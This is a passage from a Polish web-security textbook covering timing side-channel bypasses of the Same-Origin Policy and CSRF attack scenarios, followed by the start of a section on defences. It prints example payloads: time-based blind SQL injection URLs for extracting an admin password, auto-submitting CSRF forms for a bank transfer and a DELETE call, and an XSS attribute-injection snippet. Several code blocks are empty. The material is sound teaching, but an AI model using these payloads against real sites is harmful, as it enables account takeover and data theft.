1. https://example.com/query?SELECT+*+FROM+BIG_TABLE
```

Czy coś nam to mówi? Podpowiedź jest taka, że atakujący może dostać **jedną** informację zwrotną z powyższych zapytań: czas wykonania zapytania! Składa się na niego czas przetwarzania na serwerze i czas transferu danych. Co to znaczy? Dokładnie to, że możemy połączyć atak CSRF z atakiem podobnym do *Blind SQL Injection* i w rezultacie wczytywać dane z bazy, w pewnym sensie obchodząc zabezpieczenia SOP! Konkretnie, załóżmy, że wiemy, iż istnieje w bazie tabela *users*, która zawiera hasło użytkownika *admin*. Z poziomu przeglądarki wykonamy szereg następujących zapytań:

*Listing 24. Payload użyty do wydobycia danych z podatnego serwera: SELECT (CASE WHEN SUBSTRING(password,1,1)='<znak>' THEN SLEEP(5) ELSE 1) FROM users WHERE Login = 'admin'*

```
https://example.com/query?SELECT+(CASE+WHEN+SUBSTRING(password,1,1)=
%27A%27+THEN+SLEEP(5)+ELSE+1)+FROM+users+WHERE+login=%27admin%27
https://example.com/query?SELECT+(CASE+WHEN+SUBSTRING(password,1,1)=
%27B%27+THEN+SLEEP(5)+ELSE+1)+FROM+users+WHERE+login=%27admin%27
https://example.com/query?SELECT+(CASE+WHEN+SUBSTRING(password,1,1)=
%27C%27+THEN+SLEEP(5)+ELSE+1)+FROM+users+WHERE+login=%27admin%27
[...]
```

Oczywiście, w każdym zapytaniu zmieniamy testowany znak. Powinno być dla nas jasne, że jedno zapytanie zajmie więcej czasu niż pozostałe – a to znaczy, że ten właśnie znak jest pierwszym znakiem naszego hasła\*. Atak, rzecz jasna, ma pewne ograniczenia: raczej nie wczytamy w ten sposób całej bazy, więc musimy się skupić na małych, a istotnych fragmentach (jak np. tutaj – hasło administratora). Dodatkowo atak działa tylko w czasie, gdy użytkownik ma uruchomioną stronę z naszym kodem JavaScript – warto więc zaprojektować ją w taki sposób, żeby został tam jak najdłużej.

Powyższa podatność jest konkretnym przykładem ogólnego rodzaju sposobów ominięcia SOP przez boczny kanał. Błędów tego typu jest wiele, różnią się szczegółami, ale idea pozostaje ta sama. Eduardo Vela wymyślił<sup>26</sup>, a Sigurd Kolltveit usprawnił<sup>27</sup> atak korzystający z badania czasu wykonania się kilku stron w ramach *iframe*, w ramach jednej otwartej karty w przeglądarce (korzystając z faktu, że JavaScript wszystkich ramek wykonuje się w jednym wątku). Nethanel Gelemtier<sup>28</sup> i Hemi Leibowitz<sup>29</sup> pokazali natomiast, jak wykorzystać podobną technikę przy użyciu funkcji wyszukiwania – np. e-maili w Gmailu. Ten atak otrzymał osobną nazwę *Cross-Site Searching (XS-Searching)* i w dalszym ciągu co pewien czas zbiera żniwo (np. w Google Bug Trackerze<sup>30</sup>). Kolejnym ciekawym przykładem jest możliwość wycieku danych z Facebooka<sup>31</sup> – gdzie tym razem, zamiast czasu, bocznym kanałem była liczba stworzonych ramek *iframe* (dostępna dla atakującego pod warunkiem, że użyjemy triku *window.open()*). Oczywiście, potencjalnych możliwości jest dużo, dużo więcej. W ogólności wszystkie tego typu ataki określa się czasem mianem *Cross-Site Leaks (XS-Leaks)*.

\* Jeśli wciąż brzmi to zbyt zawile, odsyłam do rozdziału *Podatność SQL Injection*.

Na marginesie – zauważmy, jak istotna jest polityka SOP. Nawet mała ilość informacji, którą dostaniemy od serwera (np. długość trwania zapytania, liczba – nie zawartość – otwartych ramek), może mieć bardzo poważne konsekwencje.

## Obejścia dla deweloperów

Jest jeszcze jeden szczególny przypadek, który warto omówić. Jak zostało już wspomniane, czasami chcielibyśmy obejść mechanizm SOP z powodów jak najbardziej uzasadnionych. Najlepszym prawdopodobnie przykładem na to są sytuacje związane z tworzeniem oprogramowania. Dość często zdarzyć się może, że pewne aplikacje (bądź ich części) w środowisku deweloperskim są dostępne pod różnymi originami. Typowym tego przykładem jest (wspomniana już wcześniej) dzisiejsza moda na aplikacje typu *single page*. Oczywiście, kontrolując również serwer back-endowy, jesteśmy w stanie dodać odpowiednie nagłówki, ale po pierwsze – nie zawsze mamy możliwość kontroli owego serwera, po drugie – wymaga to dodatkowej pracy, a wreszcie po trzecie – istnieje niebezpieczeństwo, że wersja „z CORS-em” trafi ostatecznie na środowisko produkcyjne – często z bardzo luźną polityką bezpieczeństwa, której przykłady podano wcześniej.

W takich przypadkach istnieje możliwość skorzystania z różnego rodzaju narzędzi typu lokalne proxy. Możemy tu skorzystać ze standardowych rozwiązań – to znaczy proxy, przez które przechodzi cały ruch przeglądarki, odpowiednio modyfikowany w miarę potrzeby, lub prościej – używając rozszerzeń do przeglądarek. Przykładowo dla Google Chrome można użyć wtyczki ModHeader<sup>32</sup>. Należy pamiętać jednak, że tego typu rozwiązania są, po pierwsze, tymczasowe, po drugie, niebezpieczne (na naszym deweloperskim środowisku będziemy narażeni na obejście polityki SOP), a po trzecie – lokalne (czyli SOP obejdziemy tylko tam, gdzie wyżej wspomniane wtyczki są zainstalowane – w domyśle, na komputerze dewelopera). W ogólności więc należy uważać tego typu rozwiązanie za „hack” i starać się szukać innych alternatyw dających podobny efekt.

## PODSUMOWANIE

Celem tego rozdziału było przedstawienie działania mechanizmu CORS, a także – powiązanych z nim – pewnych aspektów polityki SOP. Z punktu widzenia atakującego istotne jest, w jaki sposób można obchodzić oba te mechanizmy (w szczególności – poprzez błędy konfiguracji). Z punktu widzenia twórcy kodu warto wiedzieć, czym w ogóle jest CORS (często niedoświadczony programista ze zdumieniem zauważa niewiele mówiące mu błędy w konsoli przeglądarki), a także jak poprawnie utworzyć mechanizm jego obsługi.

CORS jest zdecydowanie bardzo dobrym przykładem technologii, która została zaprojektowana z naciskiem na bezpieczeństwo. Z tego powodu warto stosować ją wszędzie tam, gdzie potrzebujemy wykonać zapytania Cross-Origin – zamiast innych, niestandardizowanych mechanizmów (takich jak np. ciągle zbyt popularny JSONP). W dalszym ciągu warto jednak pamiętać, że nawet najlepsza technologia nie gwarantuje pełni bezpieczeństwa i że to na twórcy aplikacji spoczywa obowiązek myślenia!

## Polecane zasoby w sieci

- ▶ **CORS – MDN:** *Cross-Origin Resource Sharing (CORS)*,  
<https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>
- ▶ **CORS – specyfikacja:** *Fetch Living Standard: 3.2. CORS protocol*,  
<https://fetch.spec.whatwg.org/#cors-protocol>;  
**wersja oryginalna:** W3C, *Cross-Origin Resource Sharing*,  
<https://www.w3.org/TR/cors/>



ksiazka.sekurak.pl/r12

- 1 Sokolski T., *With great power comes great responsibility*, <https://www.youtube.com/watch?v=b23wrRfy7SM>
- 2 Same-origin policy [w:] Wikipedia, the free encyclopedia, [https://en.wikipedia.org/wiki/Same-origin\\_policy](https://en.wikipedia.org/wiki/Same-origin_policy)
- 3 Cross-origin resource sharing [w:] Wikipedia, the free encyclopedia, [https://en.wikipedia.org/wiki/Cross-origin\\_resource\\_sharing](https://en.wikipedia.org/wiki/Cross-origin_resource_sharing)
- 4 Can I use, Cross-Origin Resource Sharing, <https://caniuse.com/#search=cors>
- 5 Law E., *XDomainRequest – Restrictions, Limitations and Workarounds*, <https://blogs.msdn.microsoft.com/ieinternals/2010/05/13/xdomainrequest-restrictions-limitations-and-workarounds/>
- 6 Kosaka M., *Cross-Origin Resource Sharing (CORS)*, <https://www.html5rocks.com/en/tutorials/cors/>
- 7 W3C, *XMLHttpRequest Level 2*, <https://www.w3.org/TR/XMLHttpRequest2/>
- 8 MDN, *Cross-Origin Resource Sharing (CORS)*, <https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>
- 9 Kosaka M., *Cross-Origin Resource Sharing (CORS)*, <https://www.html5rocks.com/en/tutorials/cors/>
- 10 Spring Framework Reference Documentation, *CORS Support*, <https://docs.spring.io/spring/docs/4.2.x/spring-framework-reference/html/cors.html>
- 11 *HTML Living Standard: 9.4.3 Posting messages*, <https://html.spec.whatwg.org/multipage/web-messaging.html#posting-messages>
- 12 Can I use, *Cross-document messaging*, <https://caniuse.com/#feat=x-doc-messaging>
- 13 Žák J., *Don't Hassle with CORS, Proxy Your Requests with This Simple Node.js Server During Web App Development*, <http://web.archive.org/web/20180808052516/https://blog.javascripting.com/2015/01/17/dont-hassle-with-cors/> oraz Pillora J. (jpillora), *xdomain*, <https://github.com/jpillora/xdomain>
- 14 *This API enables cross-origin requests to anywhere*; <https://cors-anywhere.herokuapp.com/>
- 15 Więcej nt. proxy można przeczytać np. tu: Turnbull J., *Circumventing Same-Origin Policy Using a Proxy Server*, <https://teamgaslight.com/blog/circumventing-same-origin-policy-using-a-proxy-server>, albo tu: Algaze V., *[UTILITY POST] CORS, JSON-P, Proxy Servers and the Same-Origin Policy*, <https://medium.com/@valgaze/utility-post-cors-json-p-proxy-servers-and-the-same-origin-policy-7233dec2d26c>
- 16 Schneider Ch., *Cross-Site WebSocket Hijacking (CSWSH)*, <https://www.christian-schneider.net/CrossSiteWebSocketHijacking.html>
- 17 Can I use, *Web Sockets*, <https://caniuse.com/#feat=websockets>
- 18 *HTML Living Standard: 9.3. Web sockets*, <https://html.spec.whatwg.org/multipage/web-sockets.html>
- 19 Johnson E.J. (ejj), *Misconfigured CORS*, <https://ejj.io/misconfigured-cors/>
- 20 Kettle J. (albinowax), *CORS Misconfiguration on www.zomato.com*, <https://hackerone.com/reports/168574>
- 21 Leo C., *Tricky CORS Bypass in Yahoo! View*, <https://www.corben.io/tricky-CORS/>
- 22 *Fetch Living Standard: CORS protocol and HTTP caches*, <https://fetch.spec.whatwg.org/#cors-protocol-and-http-caches>
- 23 Chrome, *Blocking resources whose URLs contain both `\\n` and `\\<` characters.*, <https://www.chromestatus.com/feature/5735596811091968>
- 24 Haack Ph. (Haacked), *JSON Hijacking*, <https://haacked.com/archive/2009/06/25/json-hijacking.aspx/>
- 25 Heyes G., *JSON hijacking for the modern web*, <https://portswigger.net/blog/json-hijacking-for-the-modern-web>
- 26 Vela E. (sirdarccat), *[Matryoshka] – Web Application Timing Attacks (or. Timing Attacks against JavaScript Applications in Browsers)*, <https://sirdarccat.blogspot.com/2014/05/matryoshka-web-application-timing.html>
- 27 Kolltveit S. (sheddown), *A timing attack with CSS selectors and Javascript*, <https://blog.sheddown.xyz/css-timing-attack/>
- 28 Gelernter N., *Timing Attacks Have Never Been So Practical: Advanced Cross – Site Search Attacks*, <https://www.blackhat.com/docs/us-16/materials/us-16-Gelernter-Timing-Attacks-Have-Never-Been-So-Practical-Advanced-Cross-Site-Search-Attacks.pdf>

- 29 Leibowitz H., *Cross-Site Search (XS-Search) Attacks*, [https://www.owasp.org/images/a/a7/AppSecIL2015\\_Cross-Site-Search-Attacks\\_HemiLeibowitz.pdf](https://www.owasp.org/images/a/a7/AppSecIL2015_Cross-Site-Search-Attacks_HemiLeibowitz.pdf)
- 30 Herrera L., *XSS-Searching Google's bug tracker to find out vulnerable source code*, <https://medium.com/@luanherrera/xs-searching-googles-bug-tracker-to-find-out-vulnerable-source-code-50d8135b7549>
- 31 Masas R., *Patched Facebook Vulnerability Could Have Exposed Private Information About You and Your Friends*, <https://www.imperva.com/blog/facebook-privacy-bug/>
- 32 ModHeader, [https://chrome.google.com/webstore/detail/modheader/idgpnmonknjnojddfkpgkljpfnnfcklj?utm\\_source=chrome-app-launcher-info-dialog](https://chrome.google.com/webstore/detail/modheader/idgpnmonknjnojddfkpgkljpfnnfcklj?utm_source=chrome-app-launcher-info-dialog)

Michał Sajdak

# Podatność Cross-Site Request Forgery (CSRF)



## WSTĘP

**CSRF** (*Cross-Site Request Forgery*; alternatywnie używane nazwy: **XSRF**, **session riding** czy **one-click attack**) to cały czas dość częsta, a jednocześnie mało rozumiana podatność. Okazjonalnie bywa mylona z podatnością XSS, niekiedy jest prezentowana z innymi błędami bezpieczeństwa, co zaciemnia istotę problemu.

Czym jest CSRF? Definicja na stronie OWASP mówi mniej więcej tak:

„*jest to zmuszenie przeglądarki ofiary do wykonania pewnej nieautoryzowanej akcji (wykonania żądania HTTP), a atakujący na cel bierze zalogowanego użytkownika\**.”

Warto podkreślić, że jest to atak na **przeglądarkę internetową ofiary**, a nie na część serwerową aplikacji webowej; dla serwera żądania HTTP powstałe w wyniku ataku to zwykła komunikacja z przeglądarki użytkownika. Nieco bardziej zwięzłą definicję podaje serwis CWE (*Common Weakness Enumeration*):

„*[Aplikacja jest podatna na CSRF], kiedy nie sprawdza, czy wysłane do niej prawidłowe żądanie HTTP zostało świadomie wykonane przez użytkownika\*\*.*”

Należy też uświadomić sobie, że CSRF jest podatnością **wymagającą pewnego działania ofiary**. Może nim być zwykłe korzystanie z aplikacji lub wejście na odpowiednio spreparowaną stronę WWW. Konkretnie scenariusze przedstawiam w dalszej części tekstu.

CSRF nie należy mylić z atakiem *Man-in-The-Browser*<sup>1</sup>, w którym atakujący również może wpływać na działanie przeglądarki, ale wiąże się to z wcześniejszym zainstalowaniem w systemie ofiary malware'u. W przypadku CSRF system, jak i prze-

---

\* „Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. (...) With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing”; OWASP, *Cross-Site Request Forgery (CSRF)*, <https://owasp.org/www-community/attacks/csrf>. [W całym rozdziale przykład własny Autora – przyp. red.].

\*\* „The web application does not, or can not, sufficiently verify whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request”; CWE, *CWE-352: Cross-Site Request Forgery (CSRF)*, <https://cwe.mitre.org/data/definitions/352.html>.

glądarka ofiary nie są w żaden sposób trwale modyfikowane. Wykorzystana jest tu po prostu pewna właściwość architektury web i przeglądarek internetowych.

CSRF to również nie to samo co XSS\*. Jeśli w aplikacji występuje XSS – to jest możliwość zrealizowania CSRF, ale jeśli nasza aplikacja podatna jest na CSRF, to niekoniecznie musimy być podatni na XSS. Dodatkowo sam *Cross-Site Scripting* może służyć do ominięcia metod ochrony przed CSRF.

Dobrze jest się uczyć na konkretnych przykładach, zobaczmy więc od razu pierwszy scenariusz wykorzystania podatności CSRF, zmuszający przeglądarkę administratora aplikacji webowej do wykonania żądania HTTP, które doda w niej nowego użytkownika.

## **PRZYKŁAD 1. CSRF REALIZOWANY W TEJ SAMEJ DOMENIE. NIEAUTORYZOWANE UTWORZENIE NOWEGO KONTA ADMINISTRACYJNEGO, METODA GET**

W tym przypadku rozważmy aplikację (np. forum dyskusyjne), dostępną pod konkretną domeną (np. *forum.training.securitum.com*). Atakujący będzie chciał zmusić przeglądarkę administratora forum (wykorzystać podatność CSRF) do zarejestrowania nowego konta o uprawnieniach administracyjnych (z hasłem, które sam poda). Atak realizowany jest w kilku krokach:

1. Atakujący w komentarzu na forum umieszcza np. następujący tag: ``
2. Administrator uwierzytelnia się w aplikacji oraz wchodzi na stronę z moderacją komentarzy.
3. Do przeglądarki administratora ładuje się kod HTML z przesłanym wcześniej przez atakującego tagiem `<img>`. Podczas próby pobrania obrazu wskazanego w tagu `<img>` przeglądarka administratora realizuje automatycznie żądanie HTTP do panelu administracyjnego (jest to CSRF) – i tym samym tworzy nowe konto w systemie (konto ma uprawnienia administratora, natomiast atakujący zna hasło dostępowe).

Podsumujmy:

1. W ataku nie został wykorzystany JavaScript.
2. W ataku nie została wykorzystana podatność XSS (gdyby występowała ona w aplikacji, można by również zrealizować CSRF, wykonując odpowiednie żądanie HTTP za pomocą JavaScript).
3. Atakujący nie znał loginu ani hasła administratora.
4. W logach serwera WWW jako źródłowy adres IP klienta, który dodał nieautoryzowanego użytkownika, widoczny będzie realny adres IP komputera atakowanego administratora (nie będzie to więc adres IP atakującego).
5. Atakujący nie widzi odpowiedzi na żądanie HTTP, do którego wykonania został zmuszony administrator, ale nie ma to wpływu na skuteczność ataku.

---

\* Zob. rozdz. *Podatność Cross-Site Scripting (XSS)*.

- Atak odbywa się w ramach jednej domeny (*forum.training.securitum.com*) – czasem tego typu wariant CSRF nazywa się OSRF (*On-site Request Forgery*), w dalszej części tekstu pozostaniemy jednak przy jednej nazwie CSRF.

W takim scenariuszu może być atakowany w zasadzie dowolny panel administracyjny aplikacji webowej, który przetwarza (np. wyświetla) pewne dane przesłane przez użytkownika. Może być to aplikacja zawierająca formularz kontaktowy (i wyświetlająca przesłane przez użytkowników sprawy w panelu webowym), aplikacja umożliwiająca wysyłanie podań o pracę itp.

W analizie tego przykładu widać, że aplikacje webowe domyślnie są podatne na CSRF (chyba że zostały wykorzystane stosowne biblioteki czy mechanizmy ochronne) – po prostu w ten sposób zaprojektowano architekturę web. Co się stanie w przypadku, gdy aplikacja będzie w odpowiedni sposób filtrowała wartości przekazywane przez użytkownika do formularza z komentarzem (tj. nie będzie możliwości wstrzyknięcia do przeglądarki administratora fragmentu HTML np. z tagiem `<img>`)? Potencjalnie CSRF nadal jest możliwy – ale ścieżka ataku będzie wyglądać nieco inaczej. Zobaczmy kolejny przykład.

## PRZYKŁAD 2. CSRF REALIZOWANY POMIĘDZY RÓŻNYMI DOMENAMI. NIEAUTORYZOWANE USUNIĘCIE KONTA ADMINISTRATORA, METODA GET

Czasem wykorzystanie podatności CSRF przyjmuje bardzo prostą formę. Atakujący umieszcza w źródle HTML pewnej strony (np. *atak.training.securitum.com*) tag wyglądający w ten sposób:

```

```

i nakłania zalogowanego administratora do wejścia na swoją stronę.

Zauważmy, że serwis *atak.training.securitum.com* może wyglądać całkiem normalnie, a w gąszczu różnych tagów ukryty jest ten jeden, który kasuje konto. Jeśli nie mamy żadnego zabezpieczenia przed CSRF ani potwierdzenia faktu usunięcia konta – może ono zostać automatycznie usunięte.


### CSRF a Same-Origin Policy

W tym momencie można się zastanawiać, czy taka komunikacja nie łamie zasad określonych w *Same-Origin Policy*\*? Otóż nie. Mechanizm ten domyślnie pozwala na pewną komunikację pomiędzy różnymi originami. Na pewno wielu z nas widziało strony, które pobierają obrazy w tagu `<img>` z innej domeny i domyślnie nie ma z tym problemów. Inne w ten sposób zachowujące się tagi to np.: `<audio>``<video>``<frame>``<iframe>``<object>`. W części przypadków różne przeglądarki mogą nakładać nieco inne ograniczenia na tego typu komunikację<sup>2</sup>.

\* Zob. rozdz. *Same-Origin Policy i Cross-Origin Resource Sharing (CORS)*.

### PRZYKŁAD 3. CSRF REALIZOWANY POMIĘDZY RÓŻNYMI DOMENAMI. BANKOWOŚĆ ELEKTRONICZNA, METODA POST

Zobaczmy chyba najczęściej przytaczany przykład wykorzystania podatności CSRF – czyli z użyciem dwóch domen oraz formularza HTML wysyłającego dane metodą POST. Tym razem ofiarą będzie użytkownik bankowości elektronicznej:



Rysunek 1. Przykładowy atak CSRF na bankowość elektroniczną

Scenariusz ataku wygląda następująco:

1. Atakujący umieszcza w domenie *atak.training.securitum.com* formularz wysyłający dane do innej domeny metodą POST. OWASP podaje mniej więcej taki fragment HTML:

Listing 1. Wykorzystanie formularza typu POST w ataku CSRF

```
<body onload="document.formcsrf.submit();">
<form name="formcsrf" action="https://bank.training.securitum.com/ 2
transfer.do" method="POST">
<input type="hidden" name="dstacct" value="MULE"/>
<input type="hidden" name="srcacct" value="MARIA"/>
<input type="hidden" name="amount" value="100000"/>
<input type="submit" value="test"/>
</form>
</body>
```

2. Ofiara loguje się do bankowości elektronicznej.
3. Ofiara wchodzi w innej zakładce przeglądarki na *atak.training.securitum.com* (tutaj konieczny jest pewien rodzaj socjotechniki – służący nakłonieniu ofiary do wejścia w to miejsce).
4. Natychmiast po wejściu na stronę przeglądarka ofiary wysyła formularz wskazany w punkcie 1.

Oczywiście, zdecydowana większość systemów bankowości elektronicznej jest obecnie zarówno chroniona przed samą podatnością CSRF, jak i wymaga dodatkowej autoryzacji przy przelewie na nieznane konto – przynajmniej tyle mówi teoria.

Przykład ten rozwiewa często wspominany mit: miejsca w aplikacji, które przejmują dane tylko metodą POST, nie są podatne na CSRF. Powtórzmy głośno jeszcze raz – nie jest to prawda.

Czasem aplikacja używa formularzy typu POST, ale jednocześnie te same wartości można wysłać metodą GET – z parametrami umieszczonymi w URL-u\*. Co takie zachowanie daje atakującemu? Nieco prostszy sposób przygotowania ataku – wystarczy, aby przeglądarka ofiary „zobaczyła” taki obrazek:

```

```

## CSRF a inne niż GET/POST metody HTTP

Do tej pory widzieliśmy CSRF z wykorzystaniem metod GET oraz POST. Co z ewentualnymi innymi metodami? (np. PUT, DELETE). Formularze HTML nie pozwalają na używanie innych metod niż POST oraz GET, jednak istnieje pewna często wykorzystywana konwencja umożliwiająca ominięcie tego zabezpieczenia. Jest nią parametr `_method`. Jak wygląda jego zastosowanie?

*Listing 2. Zastosowanie parametru `_method` w formularzu HTML*

```
<body onload="document.formcsrf.submit();">
<form name="formcsrf" action="https://bank.training.securitum.com/api/ 2
trusted_contrators/1" method="POST">
<input type="hidden" name="_method" value="DELETE"/>
<input type="submit" value="test"/>
</form>
</body>
```

Czy nawet jeszcze prościej:

```

```

W tym przypadku jeśli API obsługuje metodę DELETE oraz wspiera „magiczny” parametr `_method`, to usunięty zostanie zaufany odbiorca o ID=1\*\*.

\* Zob. rozdz. *Podstawy protokołu HTTP*.

\*\* Więcej informacji o podobnych parametrach znajdziesz w rozdz. *Bezpieczeństwo API REST*.


## PRZYKŁAD 4. CSRF W POŁĄCZENIU Z INNYMI PODATNOŚCIAMI – URZĄDZENIA SIECIOWE

Pamiętajmy, że we wspomnianych w przykładzie 1 tagach HTML w parametrze `src` może znajdować się również adres z sieci prywatnej, np.\*:

```

```

W przykładzie tym widzimy również podanie użytkownika oraz hasła zgodnie ze schematem *HTTP Basic Authentication*<sup>3</sup>.



Rysunek 2. Przykład ataku CSRF na urządzenie sieciowe

W tym miejscu zauważmy jeden ważny fakt – ofiara wcale nie musiała być zalogowana do panelu webowego urządzenia dostępnego pod adresem `192.168.10.1`. Wystarczyło, że nie zostały tutaj zmienione domyślne dane dostępowe, a użytkownik, który wszedł na stronę ze „złośliwym” tagiem `<img>`, znajdował się w stosownej sieci. Samo urządzenie, które zostanie zrestartowane, wcale nie musi być dostępne bezpośrednio od strony Internetu, a jednak atakujący ma możliwość przesyłania do niego pewnych żądań HTTP.

W ramach podsumowania warto jeszcze raz wyliczyć trzy główne „zasoby” biorące udział w ataku:

- ▶ strona atakującego z zawartym „złośliwym” tagiem `<img>`,

\* Atak w dokładnie takiej formie może nie zadziałać, bowiem przeglądarka Chrome od wersji 59 blokuje zapytania do zasobów, które zawierają zagnieżdżone dane logujące. Więcej informacji: *Drop support for embedded credentials in subresource requests.* (removed), <https://www.chromestatus.com/feature/5669008342777856>.

- ▶ ofiara (osoba) zmuszona do wykonania żądania HTTP,
- ▶ urządzenie znajdujące się pod adresem *192.168.10.1* (będące celem ataku).

Inny wariant ataku na urządzenie sieciowe to realizacja CSRF do miejsca, które w ogóle nie wymaga uwierzytelnienia, a jedynym utrudnieniem dla atakującego jest dostępność podatnego urządzenia tylko od strony sieci LAN. Za przykład tego typu wariantu ataku może posłużyć (załatana już) podatność w urządzeniu NETGEAR N300 WIRELESS ADSL2+ MODEM ROUTER DGN2200:

“ Usługa UPNP nasłuchuje na routerze na porcie TCP 5000 i jest dostępna tylko z LAN. Żądania HTTP do UPNP nie wymagają podania hasła. Po zmuszeniu użytkownika w LAN do wykonania żądania HTTP typu POST atakujący może zrekonfigurować podatne urządzenie [np. wykonanie nieautoryzowanej zmiany ustawień na firewallu].”

## PRZYKŁAD 5. PODATNOŚĆ WIELOETAPOWA – PRZEJĘCIE DOSTĘPU DO SYSTEMU WORDPRESS

W marcu 2019 roku opublikowano szczegóły podatności w WordPressie (wersje niższe niż 5.1.1) umożliwiającej przejęcie uprawnień administratora bez posiadania w początkowej fazie ataku żadnych danych dostępowych do systemu. Pierwszym elementem całego ciągu problemów była właśnie podatność CSRF:

“ Dodawanie nowego komentarza w WordPressie nie jest zabezpieczone przed CSRF. Przyczyną tego stanu są funkcje typu *trackback* czy *pingback*, które mogłyby działać nieprawidłowo z takim zabezpieczeniem. Oznacza to, że atakujący może dodać nowy komentarz – np. jako administrator WordPressa – korzystając z CSRF\*\*.”

Zatem atakujący mógł stworzyć stosowną stronę z formularzem HTML typu POST oraz w pewien sposób zachęcić do jej odwiedzenia administratora WordPressa. W trakcie tych odwiedzin formularz HTML był automatycznie wysyłany, co skutkowało dodaniem komentarza przez administratora-ofiarę. Raczej nic groźnego, prawda? Jednak kolejna podatność umożliwiała wstrzyknięcie fragmentu kodu HTML do komentarza (dało się to zrobić tylko w przypadku, gdy komentarz stworzył administrator – nie zwykły użytkownik). Można to było zrealizować np. w taki sposób: `<a title='XSS " onmouseover=evilCode() id=" '>`.

\* „The UPNP interface of the router listens on TCP port 5000 and can only be accessed from the LAN side of the device. UPNP requests do not require authentication with passwords. This vulnerability exists because the request is initiated by a user's browser on the LAN side of the device”; *Multiple vulnerabilities in NETGEAR N300 WIRELESS ADSL2+ MODEM ROUTER DGN2200*, <https://dl.packetstormsecurity.net/1402-exploits/AIS-2014-003.txt>.

\*\* „WordPress performs no CSRF validation when a user posts a new comment. This is because some WordPress features such as trackbacks and pingbacks would break if there was any validation. This means an attacker can create comments in the name of administrative users of a WordPress blog via CSRF attacks”; Scannell S., *WordPress 5.1 CSRF to Remote Code Execution*, <https://blog.ripstech.com/2019/wordpress-csrf-to-rce/>.

Na pierwszy rzut oka ponownie nie jest to nic groźnego, bo taki fragment HTML nie powoduje uruchomienia funkcji `evilCode()` z poziomu JavaScript. Jednak przed zapisaniem komentarza do bazy WordPress przygotowywał link w taki sposób, aby był przyjazny do celów SEO (*Search Engine Optimization*). W szczególności każdy parametr tagu był jeszcze raz otaczany podwójnymi cudzysłowami. Ostatecznie wyglądało to w ten sposób: `<a title="XSS " onmouseover=evilCode() id=" ">`. Czyli mamy już podatność XSS, z której wykorzystaniem możliwe było np. automatyczne dodanie nowego „pluginu” do WordPressa, będącego w przypadku ataku backdoorem dającym dostęp na poziomie systemu operacyjnego.

Zauważmy, że obecny przykład to cała seria błędów (w tym podatność CSRF) prowadząca do możliwości pełnego przejęcia serwisu opartego na WordPressie. CSRF był tutaj tylko pierwszym (ale bardzo istotnym) krokiem.

Analizując opisy podatności CSRF, warto się zastanowić, czy mówimy tylko o jednej podatności czy o całej serii oraz w którym miejscu realnie wykorzystywany jest *Cross-Site Request Forgery*.

Po tych kilku przykładach zobaczmy, jakie są możliwe metody ochrony.

## METODY OCHRONY PRZED CSRF

Ochronę możemy zrealizować na kilka alternatywnych sposobów<sup>4</sup>, przy czym warto pamiętać, że **najistotniejsze jest zabezpieczenie miejsc aplikacji realizujących zdarzenia modyfikujące pewne wartości w systemie** (np. tworzące użytkownika, zmieniające hasło itp.). Atakujący, z jednej strony, nie widzi odpowiedzi na żądanie HTTP, do którego została zmuszona ofiara, więc podatność CSRF występująca np. w funkcji listowania informacji o przelewach niewiele daje.

